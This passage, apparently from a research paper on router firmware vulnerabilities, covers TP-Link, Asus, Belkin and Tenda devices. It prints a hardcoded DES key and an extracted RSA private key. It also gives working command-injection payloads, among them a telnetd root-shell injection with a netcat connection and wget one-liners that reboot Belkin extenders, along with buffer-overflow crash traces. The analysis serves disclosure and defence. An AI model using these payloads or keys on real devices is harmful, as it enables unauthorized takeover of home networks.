      local_20 = iVar1;
      if (((undefined *)(param_4 + local_20))[-1] != '\0') break;
      iVar1 = local_20 + -1;
    } while (local_20 != 0);
```

Fig. 47. dm_decryptfile

The pointer variable DAT_000c9f70 referencing to the address stores the value of the decryption key, that can be used to decrypt the xml files. The decryption key is stored in an 8-byte array using the memory address allocation.




```
┌──(root㉿kali)-[/home/…/TL-WR841N(US)_V14_220816/_TL-WR841Nv14_US_0.9.1_4.19_up_boot[220816-rel43928].bin.extracted/squashfs-root/etc]
└─# openssl enc -d -des-ecb -K 478DA50FF9E3D2CB -nopad -in default_config.xml
<?xml version="1.0"?>
<DslCpeConfig>
 <InternetGatewayDevice>
  <DeviceSummary val="InternetGatewayDevice:1.1[](Baseline:1, EthernetLAN:1)" />
  <LANDeviceNumberOfEntries val=1 />
    <DeviceInfo>
    <X_TP_LogCfg>
            <ServerIP val=192.168.0.100 />
    </X_TP_LogCfg>
    </DeviceInfo>
  <X_TP_EthSwitch>
   <NumberOfVirtualPorts val=4 />
   <IfName val=eth0 />
  </X_TP_EthSwitch>
  <X_TP_NetCfg>
    <DNSServers val=0.0.0.0,0.0.0.0 />
    <DNSIfAliasName val=ewan_ipoe_d />
  </X_TP_NetCfg>
  <X_TP_AppCfg>
            <PhDDNSCfg instance=1>
            <PhRTData>
            </PhRTData>
            </PhDDNSCfg>
            <PhDDNSCfg nextInstance=2 />
   <DynDnsCfg>
                    <Enable val=0 />
    <Server val=members.dyndns.org />
   </DynDnsCfg>
```

Fig. 48. Decrypted XML file

The encrypted default_config.xml is decrypted using the decryption key from the reverse engineering process. Here openssl is used as the decryption tool. The default_config file contains critical information regarding the hardware and software configurations.

Upon static code analysis of the libcmm.so library file, the util_execSystem function is analyzed and it is found that the code is vulnerable to command injection vulnerability.



```
int util_execSystem(int param_1,char *param_2,undefined4 param_3,undefined4 param_4)

{
  char *pcVar1;
  __pid_t _Var2;
  uint uVar3;
  undefined4 uVar4;
  int iVar5;
  int iVar6;
  undefined4 local_res8;
  undefined4 local_resc;
  char *__s;
  uint local_234;
  char acStack_230 [512];
  int local_30;

  __s = acStack_230;
  local_234 = 0;
  local_res8 = param_3;
  local_resc = param_4;
  memset(__s,0,0x200);
  local_30 = vsnprintf(__s,0x1ff,param_2,&local_res8);
```


Fig. 49. util_execSystem

The param_2 parameter contains user-supplied input, there is a risk of command injection. An attacker could potentially inject malicious commands into the input, which could be executed by the system() function. To mitigate this risk, it is essential to properly sanitize the param_2 parameter before passing it to the system() function. This can be done by using functions such as escapeshellarg() or escapeshellcmd() to escape any special characters in the input.

2. TP-Link WR-940

The firmware version 150312 that is installed in the TL-WR940N v3 and TL-WR941ND v6 is discovered to have a zero-day buffer overflow vulnerability that gave remote users full control over the router. It turned out that the owner's interface controls were unable to secure the router itself, leaving the attacker at ease to exploit this weakness. For instance, users can use ping to transmit ICMP echo requests and response packets through the System Tools/Diagnostic tab. They send packets to a hostname or an IPv4 address. Nothing blocks the user from using a Burp Suite proxy to intercept requests and malform them, even though the panel's security controls may limit the character type and number.


First, the outgoing GET requests are examined by running a Burp Suite proxy. In Fig. 50., it can be seen the request parameters that also appeared in the console message.



```
GET /FFETSZIBQZKGTLHB/userRpm/PingIframeRpm.htm?ping_addr=192.168.0.1&doType=ping&isNew=new&sendNum=4&pSize=64&overTime=800&trHops=20 HTTP/1.1
Host: 192.168.0.1
User-Agent: [redacted]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/FFETSZIBQZKGTLHB/userRpm/DiagnosticRpm.htm
Connection: close
Cookie: Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D
Upgrade-Insecure-Requests: 1
```

Fig. 50. GET request by Burp Suite proxy.

For a detailed view, the IDA disassembler is used to look at the string references. To be specific, the "Here is a new ping" found at the function's address: # DATA XREF: sub_44C610+5E0↑o




```
Length    Type String
00000033  C    Wrong user name or wrong password of mail account.
0000001B  C    WzdChangeLoginPwdRpmHtm
0000000A  C    WzdReboot
0000000C  C    WzdStartRpm
0000000C  C    WzdStopOnly
0000001C  C    WzdWanTroubleShootingRpmHtm
0000001C  C    WzdWlanSiteSurveyRpm_AP.htm
00000010  C    WzdWorkModePara
00000016  C    WzdWorkingModeRpmInit
00000009  C    XHungary
0000001A  C    XIAN Vnet authentication.
00000006  C    Yemen
00000020  C    You do the update too frequent.
00000015  C    Zlib: DOS PAGE saved
0000000C  C    Zimbabwe
00000021  C    [ %s ] %03d: Here is new ping!\n\n
0000001E  C    [ %s ] %03d: host is error!\n\n
0000001D  C    [ %s ] %03d: new operate.!\n\n
0000001D  C    [ %s ] %03d: stop ping ~~!\n\n
0000002A  C    [ %s ] %03d: timeout, did last Ping...\n\n
0000002D  C    [ %s ] %03d: timeout, did last tracert...\n\n
0000000C  C    [%s]:%d,%s\n
```

```
LOAD:0054E828                                  # sub_44C610+4D0↑o ...
LOAD:0054E830 aTrhops:        .ascii "trHops"<0>           # DATA XREF: sub_44C610+490↑o
LOAD:0054E830                                  # sub_44C610+4D0↑o
LOAD:0054E837                 .byte 0
LOAD:0054E838 a503dHereIsNewP:.ascii "[ %s ] %03d:  Here is new ping\n"
LOAD:0054E838                                  # DATA XREF: sub_44C610+5E0↑o
LOAD:0054E838                 .ascii "\n"<0>
LOAD:0054E859                 .byte 0, 0, 0
LOAD:0054E85C a503dHostIsErro:.ascii "[ %s ] %03d:  host is error\n"
LOAD:0054E85C                                  # DATA XREF: sub_44C610+61C↑o
LOAD:0054E85C                 .ascii "\n"<0>
LOAD:0054E87A                 .half 0
LOAD:0054E87C aOld:           .ascii "old"<0>              # DATA XREF: sub_44C610+6E0↑o
LOAD:0054E880 aLinenum:       .ascii "lineNum"<0>          # DATA XREF: sub_44C610+728↑o
LOAD:0054E880                                  # sub_44C610+7C4↑o
LOAD:0054E888 aStop:          .ascii "stop"<0>             # DATA XREF: sub_44C610+858↑o
LOAD:0054E88D                 .byte 0, 0, 0
LOAD:0054E890 a503dStopPing:  .ascii "[ %s ] %03d:  stop ping ~~\n"
LOAD:0054E890                                  # DATA XREF: sub_44C610+930↑o
LOAD:0054E890                 .ascii "\n"<0>
LOAD:0054E8AD                 .byte 0, 0, 0
LOAD:0054E8B0 aImpossibleMust:.ascii "impossible, must be some problem."<0>
LOAD:0054E8B0                                  # DATA XREF: sub_44C610+9E4↑o
LOAD:0054E8D2                 .half 0
LOAD:0054E8D4 aUserrpmDiagnos:.ascii "/userRpm/DiagnosticRpm.htm"<0>
LOAD:0054E8D4                                  # DATA XREF: httpPingInit+24↑o
LOAD:0054E8D4                                  # sub_44D11C+A4↑o
LOAD:0054E8EF                 .byte 0
```

Fig. 51. GET request on IDA disassembler.


In Figure 52 it can be seen that the printf() receives a pointer to $a0 register that appears in the console log. We then invoked the ipAddrDispose() that gets loaded to the $a2 register "564" in decimal.



```
li      $a2, 51
jalr    $t9 ; memset
move    $s0, $v0
lw      $gp, 0xE0+saved_gp($sp)
move    $a0, $zero
move    $v1, $zero
li      $t0, 0x20  # ' '
b       loc_470468
addiu   $a3, $sp, 0xE0+var_C8

loc_470468:
        slt     $v0, $v1, $s0
        addu    $a1, $s1, $v1
        addu    $a2, $a3, $a0
        bnez    $v0, loc_470450
        addiu   $v1, 1
```

Fig. 52. Buffer overflow issue in ipAddrDispose()

The strcpy() initiates the vulnerable binary in TP-Link httpd process control. This is a classic buffer overflow problem. The function takes in input, copies it byte by byte, and stores it in a buffer that is too big for it. Thus, the data goes beyond the bounds of the buffer. The ping_addr parameter was modified to hold 0x41(A)s that exceed the buffer's size to determine whether it is actually exploitable. The ipAddrDispose() sets aside 224 bytes for its stack frame. After intercepting the HTTP request, we changed the ping_addr parameter and sent 300 bytes of A's through. It is evident from the console message in Figure 53 that we can indeed override the return address $ra and start managing program execution.




```
[ pingAndTracert/httpPingAndTracertIframeRpm.c ] 447:  new operate.

SIOCGLINKSTATUS: No such device
[ pingAndTracert/httpPingAndTracertIframeRpm.c ] 564:  Here is new ping

[ 4166.264261] do_page_fault(): sending SIGSEGV to httpd for invalid read access from 41414140
[ 4166.264959] epc = 41414141 in
[ 4166.280612] ra  = 41414141 in
```

Fig. 53. Router console message of overriding

G. Asus

1. Asus RT-AX55


The ASUS RT-AX55 router is an all-around router that supports households and small businesses for its fast Wi-Fi 6 performance and wide range of features. The firmware it runs on is a personalized edition of the ASUS WRT firmware, which has its roots in Linux. Upon static analysis of the firmware image, two intriguing files were uncovered: shn.pem and cert.pem files. These files indicate the router's utilization of SSL/TLS encryption protocols, which are fundamental for securing network communications. The shn.pem file contains the private key used to decrypt encrypted data, while the cert.pem file contains the corresponding public key used to encrypt data. The private key taken from the image is shown in Figure 54. If an attacker gains access to the private key, they could potentially decrypt sensitive data, impersonate the device, or forge digital signatures.



```
┌──(root㉿kali)-[/home/…/_RT-AX55_combo_3.0.0.4_386_51598-ge383e0a_puresqubi.w.extracted/squashfs-root/usr/bwdpi]
└─# cat shn.pem
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,13B8D8541F89D646

J/EAru0B8wy9DaRhXgEdTHPvJjOgqufSr9X9ZPiHxYE3OyJstBN9WS5WFrROU2Xx
H7/ocOUuFlW7+ey32ccGYk8L8YTi34IZkAK3rqKGtsnaO/bSXk6qmOKiOjAPUXAk
UGHwOrVLI2bUBJUyjA5wmMYx+bvV27dHne4zsBRtTrjEjk727YO/oYdy53AQrtgg
/DHTDAy3ZncQszouOnbFuw0f9iJN+Q2DN7D0gvPGxKr9Apl7Rw/HtI2+Hz7ZCld0
XpvD1uuHBwbIYn26tqnLzuU38Lh7h9t/9TYU6Ghd2oltqPNrRXFpsvReY7GDBs3g
PbAMDt3NYEMFrIrB7CzWsXKUvv4qj3UvMBBfp82G+O9a79ZywBkdL8wXdPmIrho4
UqRAxIWe657AGvvFKaGTf/kxhpXkTbbYBYV19d5sKOkP9FGmmHbdSrf8LUPerzrp
aooHcIWrRYvEb6U9K0e+GIJYCfNsRF9389svQAlP4SflkBmlNqigDFDqRLHAh5Hl
ZSn6OOZzNuhOzLSbg59cyFH+njBh66yvyPy4y2ANo+EJYLD3HkwGz7jFFC4zN1ZA
dbfXOEK74TDQPdxxuztTaIV2y0ahgQqUEmSI7ruQ/e3BdgDXOaxA8EgwEOM6nizg
OFo3w0jfpBTP0U6W7N66WjkVAjOd941el/VY2krfTwXbsAlmJnWKWH4QBVc+UCD5
5EtPW+7ZvMFv1N8d4c6kOzxvSUUoj7BuVEluC5waEAwQtlg8whQMbqY7CPRw3NmM
n3v2QirPLPM6VAJQl9eYFw4p+pRV7tHRysvb1yCK3u0VAPMYiwVu8UAfF8oStMYS
E7UWE8XnqkfISBLdGsqitGZgttj9eTss8fARmg5ur9Zxivcri/YZxPweAGnE7s4Y
5S3YGaZbeW4baFtZkPyDDBwluh8RWLKdQDYiwXc57qg9S69RyHSuy6CydeysJclG
/2BrexP/LJh2pg+HiKwSlsUEGreks7pbP6m9vHpkdVc7KIzD/5GdeAoFBFqSEEBi
LKEkkLPpS/6y/8l8/LQvPJ0No3l/xt5MPAHDy93vyV/Opx3xgk37e/dmlOIDPfVx
kDc+CcFLbtgMbx52++L/xJ/vQjUBu0Wss+CEBuLRIeqasVL9ls/wgGvfjPCpFgQH
7irpAe9rnhgab7OQjDqjdUoNHLcJBwWtWIXXBIWOt4iyL0mPqUluXwJ1e9wyg+Xn
4tFrh6z9H23AeeCK+ThRPpEg1Rb03MzVV4x6cw4/z7Eo8TK53sdSop1ZbNvHjI12
BATsjIorEYNeGqM9tm7kd99uykR4FV+O2gF0s857fhr20sFthiqAjSqR6E4048/k
h5DdfaSD+HJ7kNq4kCxLnfXEm1bxwyKWBgLEyVmKGQ3UahVoEafz6EDKfhh13R4d
+i5Wy9ZB37fKjZOmx6RtvRCRRw19/D+1mT7eX7yiUUoP2VKR9x5oOgvSizVuVhb8
abcR1258j6M8f2+5u+rf2LAIjX6WNSxdI4IvKbTK28GQ33eD3xtCplfMEaOG9AI7
0GP5lrSD/UcpRL4S2FS264ppdMjqnWxexNdXk+BScNV22oexZ31RASjglasn+nI/
-----END RSA PRIVATE KEY-----
```

Fig. 54. RSA Private key


Moreover, several binaries and libraries were closely scrutinized, and dynamic code analysis were performed. The binary file sbin/rc contains a function FUN_0004d76c that retrieves the value of oauth_google_gen_token_email from the HTTP request parameter action_script. The function located at FUN_000bc5c4 inside FUN_0004d76c is shown in the Figure 55.



```
"oauth_google_drive_gen_token" );
if (iVar8 == 0) {
  FUN_000bc5c4 ();
  memcpy (local_1220 ,
```

Fig. 55. FUN_0004d76c

The function FUN_000b95b4, is responsible for fetching the "oauth_google_auth_code" value from nvram, subsequently when combined results in command injection vulnerability.




```
uVar3 = nvram_get ("oauth_google_auth_code" );
```

Fig. 56. FUN_000b95b4

The vulnerable code is trigerred using the web traffic capture tool like burpsuite, and the vulnerable parameter is tampered. Here the vulnerable parameter **action_script** is sent through the post request, which contains the oauth_google_auth_code value.

The request, the action_script parameter contains the following value: ***restart_wrs%3Brestart_firewall%3Bemail_conf%3Bsend_confirm_mail&oauth_google_auth='`telnetd%20-l%20/bin/sh%20-p%202222`'***

The oauth_google_auth_code parameter is set toicious value, 'telnetd%20-l%20/bin/sh%20-p%202222', which potentially allow an attacker to gain unauthorized access to the device. A reverse shell connection is also established, as shown in the below figure.



```
root@ubuntu:/home/pwn# nc 192.168.50.1 2222
��������
admin@RT-AX55-0570:/tmp/bwdpi# ifconfig
```


Fig. 57. Reverse shell connection

After several research analysis, it is found that this vulnerability is caused due to the improper data sanitization, and the fix for this vulnerability is filtering out single quotes in "oauth_google_auth_code".

2. ASUS RT-AX56U V2

In examining the ASUS router, researchers discovered a significant security flaw within the `cfg_server` process, stemming from the mishandling of AES decryption when dealing with packet data. This issue emerges due to inadequate verification of packet length, which may cause an integer overflow at the time of allocating memory. When the system processes a packet that has been deliberately altered to include an oversized length field, a heap overflow is triggered, posing a serious threat to the router's security. This vulnerability underscores the critical need for thorough validation of input data, emphasizing the risks associated with neglecting such precautions in devices connected to a network.

The vulnerability is linked to the AES decryption routine utilized in various functions, such as cm_processREQ_GROUPID, where data decryption occurs post-checksum verification. A key issue is the lack of adequate checks on the `tlv_length` field; manipulating this field with a significantly large number triggers an integer overflow when allocating memory. Consequently, this overflow leads to heap corruption as data is written, underscoring the importance of thorough input validation in encryption-related processes.




```
int cm_processREQ_GROUPID(int sock_fd, int cm_ctrlblock_ptr, int tlv_type, unsigned
{
  // ...
  v11 = get_onboarding_key();
  if ( v11 )
  {
    v15 = bswap32(tlv_length);
    if ( calc_checksum(0, (char *)tlv_value_ptr, v15) != bswap32(crc_checksum) )
    {
      /* checksum fail */
    }
    // ...
    v22 = aes_decrypt((int)v11, tlv_value_ptr, v15, &v42);  // (2)
    // ...
char * aes_decrypt(int key, int tlv_value_ptr, unsigned int tlv_length, _DWORD *decc
{
  // ...
  out_len[0] = 0;
  ctx = EVP_CIPHER_CTX_new();
  cipher = EVP_aes_256_ecb();
  v10 = (void *)EVP_DecryptInit_ex(ctx, cipher, 0, key, 0);
  if ( v10 )
  {
    *decodeMsgLen = 0;
    v11 = EVP_CIPHER_CTX_block_size(ctx) + tlv_length;  // (3) ctx size: 0x10, integ
    v12 = malloc(v11);  // (4)
    v10 = v12;
    if ( v12 )
    {
      memset(v12, 0, v11);
      out = (int)v10;
      for ( i = tlv_length; ; i -= 16 )
      {
        in = tlv_value_ptr + tlv_length - i;
        if ( i <= 0x10 )
          break;
        if ( !EVP_DecryptUpdate(ctx, out, (int)out_len, in, 16) )   // (5) heap over
        {
          printf("%s(%d):Failed to EVP_DecryptUpdate()!!\n", "aes_decrypt", 795);
          EVP_CIPHER_CTX_free(ctx);
          free(v10);
          return 0;
        }
        out += out_len[0];
        *decodeMsgLen += out_len[0];
      }
      // ...
```

Fig. 58.

Triggering the vulnerability involves creating a data packet with a specific structure, where setting the checksum to zero is adequate. This is because, in the checksum calculation process, a crafted `tlv_length` value of 0xfffffffa does not meet the standard condition, leading to a checksum calculation that returns zero, effectively exploiting the vulnerability.

The vulnerability in question involves exploiting the cfg_server process on ASUS routers through specific packet handling functions that lack adequate security checks for AES decryption. Researchers found that by manipulating data packets sent to these functions, it's possible to cause an integer overflow leading to a heap overflow. This can potentially allow an attacker to overwrite crucial memory areas and control the flow of the program, ultimately leading to arbitrary code execution. The technique involves carefully crafting packets to alter the program's execution flow, demonstrating the critical need for validating input data to secure network devices against such vulnerabilities.



```
;0xb6602040, 0xb6600a48                    ; 0xb6602040: ctx_ptr, 0xb6600a48: retu
(gdb) x/4wx 0xb6602040+96                  ; ctx + 96
0xb66020a0:     0xb6601288      0x00000001      0x0000000f      0xc53430e9
(gdb) x/4wx 0xb6601288+0xf8                ; v11 + 0xF8
0xb6601380:     0x325e5d36      0x571e1e57      0x00000000      0x00000031
(gdb) x/20wx 0xb6600fc8
0xb6600fc8:     0x30303030      0x30303030      0x30303030      0x30303030
0xb6600fd8:     0x30303030      0x30303030      0x30303030      0x30303030
0xb6600fe8:     0x8c8b045e      0xc7ea483a      0xa382ee1b      0xc3ad7553 ; dec
0xb6600ff8:     0xf0e37788      0x927bccde      0xe6fb83e2      0x367ff9f7  ;
0xb6601008:     0xf0e37788      0x927bccde      0xe6fb83e2      0x367ff9f7
```

Fig. 59.

During an overflow attempt from 0xb6600a48 to 0xb6602040, it was found that the memory content at 0xb6601380 was altered, affecting the PC register's value, which unexpectedly did not match the intended 0x30303030. This discrepancy suggested an overwrite of crucial decryption-related data, possibly the encryption key, around 0xb6600fd8. To rectify this and achieve consistent decryption outcomes, it's essential to include specific content in the data packet to maintain the integrity of memory sections around critical addresses, especially 0xb6601288 and 0xb6600fd8. This approach ensures that the AES decryption process, particularly when calling AES_decrypt() where v11 is a key structure, operates with the correct data, thus preserving the expected decrypted content.


H. Belkin

1. Belkin N300

A series of vulnerabilities in F9K1111 version 1.04.10 in Belkin N300 Dual-Band Wi-fi Range Extender was uncovered by HP DVLabs. For the analysis of this router, binwalk was utilized.

It was discovered that the formUSBStorage() function has a POST variable called sub_dir. This variable can be accessed by using the GoAhead webs API function websGetVar, which permits command injection that can be triggered by using the following command:

wget --post-data="sub_dir=vectra;reboot"
http://belkin.range/goform/formUSBStorage




```
.globl formUSBStorage
formUSBStorage:

var_D8= -0xD8
var_D0= -0xD0
var_8= -8
var_4= -4

li      $gp, 0x9A178
addu    $gp, $t9
addiu   $sp, -0xE8
sw      $ra, 0xE8+var_4($sp)
sw      $s0, 0xE8+var_8($sp)
sw      $gp, 0xE8+var_D8($sp)
la      $a1, aHtBoldStyle  # "ht:bold; }</style>\n"
la      $a2, aHtBoldStyle  # "ht:bold; }</style>\n"
la      $t9, websGetVar
addiu   $a1, (aSub_dir - 0x490000)  # "sub_dir"
addiu   $a2, (dword_48E1DC - 0x490000)
jalr    $t9 ; websGetVar
move    $s0, $a0
lw      $gp, 0xE8+var_D8($sp)
move    $a2, $v0
lb      $v0, 0($v0)
la      $t9, sprintf
la      $a1, aHtBoldStyle  # "ht:bold; }</style>\n"
addiu   $a0, $sp, 0xE8+var_D0
move    $v1, $t9
la      $t9, system
beqz    $v0, loc_44F1E8
addiu   $a1, (aBinStorage_shS - 0x490000)  # "/bin/storage.sh %s"
```

Fig. 60. The formUSBStorage form.

Tracing the calls to websDetVar in the formWlanMP form reveals a similar error. The code is injected into the system call using the ateFunc() function. This could be triggered by the following code:
wget --post-data="ateFunc=;reboot;"
http://belkin.range/goform/formWlanMP

"Anntena" is used to perform command injection in the formHwSet form, as shown in the code below:
wget --post-data="Anntena=;reboot;"
http://belkin.range/goform/formHwSet

The timeOut parameter in the formConnectionSetting function is prone to command injection.
wget --post-data="timeOut=1;reboot;"
http://belkin.range/goform/formConnectionSetting



```
la      $a1, aHtBoldStyle  # "ht:bold; }</style>\n"
la      $t9, websGetVar
move    $s1, $v0
jalr    $t9 ; websGetVar
addiu   $a1, (aTimeout - 0x490000)  # "timeOut"
lw      $gp, 0x98+var_88($sp)
move    $a2, $s1
addiu   $a0, $sp, 0x98+var_80
la      $a1, aHtBoldStyle  # "ht:bold; }</style>\n"
la      $t9, sprintf
move    $s2, $v0
jalr    $t9 ; sprintf
addiu   $a1, (aEchoSProcSysNe - 0x490000)  # "echo %s > /proc/sys/net/ipv4/ip_conntra"...
lw      $gp, 0x98+var_88($sp)
nop
la      $t9, system
la      $s0, aHtBoldStyle  # "ht:bold; }</style>\n"
jalr    $t9 ; system
addiu   $a0, $sp, 0x98+var_80
lw      $gp, 0x98+var_88($sp)
addiu   $a0, $s0, (aCommandS - 0x490000)  # "Command: %s \n"
la      $t9, printf
```


Fig. 61. The formConnectionSetting form

I. Tenda

1. Tenda's W15Ev2 AC1200

The Tenda AC1200 V-W15Ev2 router is susceptible to a stack-based buffer overflow vulnerability, enabling unauthorized attackers to execute arbitrary commands on the system or trigger a denial of service. This vulnerability is present within the Internet Settings application, particularly in the Interface Types module, and is exploited through the /goform/module function setNetwork. The root cause of this vulnerability lies in mishandled memory allocation. Specifically, the parameters wanUser and wanPwd are vulnerable. This issue affects both the local web interface and the remote web management console hosted by the router. The vulnerability impacts version V15.11.0.10(1576) of the router's firmware.

Understanding this stack buffer overflow statically posed challenges, highlighting the advantages of dynamic debugging in a QEMU + GDB environment. Initially, focus was on the Broadband Dialup configuration, a part of WAN device settings, especially on the Point-to-Point Protocol over Ethernet (PPPoE) section. While attention initially centered on the setWanPppoe function due to inadequate length checks when reading user input into uVar1 and uVar2, this wasn't the root cause.



Decompile: setWanPppoe – (httpd_main)

```
bool setWanPppoe(undefined4 param_1,undefined4 param_2)

{
  undefined4 uVar1;
  undefined4 uVar2;
  undefined4 uVar3;
  undefined4 uVar4;
  int iVar5;
  int iVar6;
  int iVar7;
  int iVar8;
  int iVar9;
  undefined4 local_24;
  undefined4 local_20;
  undefined4 local_1c;
  undefined4 local_18;
  undefined4 local_14;
  undefined4 local_10;

  local_24 = 0;
  local_20 = 0;
  local_1c = 0;
  local_18 = 0;
  local_14 = 0;
  local_10 = 0;
  uVar1 = cJSON_GetString(param_1,"wanUser",&DAT_005023cc);
  uVar2 = cJSON_GetString(param_1,"wanPwd",&DAT_005023cc);
  uVar3 = cJSON_GetString(param_1,"wanServer",&DAT_005023cc);
  uVar4 = cJSON_GetString(param_1,"wanService",&DAT_005023cc);
  sprintf((char *)&local_24,"wan%d.ppoe.userid",param_2);
  iVar5 = prod_cfm_set_val(&local_24,uVar1);
  sprintf((char *)&local_24,"wan%d.ppoe.pwd",param_2);
  iVar6 = prod_cfm_set_val(&local_24,uVar2);
  sprintf((char *)&local_24,"wan%d.ppoe.ac",param_2);
  iVar7 = prod_cfm_set_val(&local_24,uVar3);
  sprintf((char *)&local_24,"wan%d.ppoe.sev",param_2);
  iVar8 = prod_cfm_set_val(&local_24,uVar4);
  sprintf((char *)&local_24,"wan%d.ppoe.double_enable",param_2);
  iVar9 = prod_cfm_set_val(&local_24,&DAT_00502f90);
  return iVar5 + iVar6 + iVar7 + iVar8 + iVar9 != 0;
}
```


Fig. 62.

The crash was traced to the address of local24 storing user-provided JSON strings, overflowing local variables like local_20, local_1c, and local_18. Subsequent investigations revealed complexities in the prod_cfm_set_val function's status code checks, which appeared irrelevant if the function returns 0 on success. Further experimentation involved flooding the wanPwd parameter with AAAA characters, leading to a crash and subsequent reboot. The overflow could potentially occur during password decoding or when reading user input without proper length checks.

Without GDB attachment to the httpd process, reverse engineering became arduous, exacerbated by confusing behaviors in the add_pppoe_config function within formGetNetwork. The overflow process seemed to progress from user input to setWanPppoe, then to getPPPoEConnectStatus, ultimately resulting in a crash.

user input => setWanPppoe => getpppoEConnectStatus => crush

In summary the user-provided JSON inputs pass through setWanPppoe, lacking proper length checks. The getPPPoEConnectStatus function likely receives input from setWanPppoe via prod_cfm_set_val, reading unchecked user input and invoking CredentialCompareFunction (renamed), which stores user input with sprintf. During credential validity checks, an overflow occurs when a dword parameter WanID (corresponding to wanNum=3) is stored in acStack264 (renamed), originating from FUN_00447828 invoked during the main credential check specific to dialup initiation/integrity checks.



Decompile: CredentialCompareFunction – (httpd_main)

```
undefined4 CredentialCompareFunction(char *Username,char *Password,undefined4 WanID)

{
  int iVar1;
  undefined4 uVar2;
  char WanUserIDString [128];
  char UserIDString [128];
  char UserPasswordString [128];

  memset(WanUserIDString,0,0x80);
  memset(UserIDString,0,0x80);
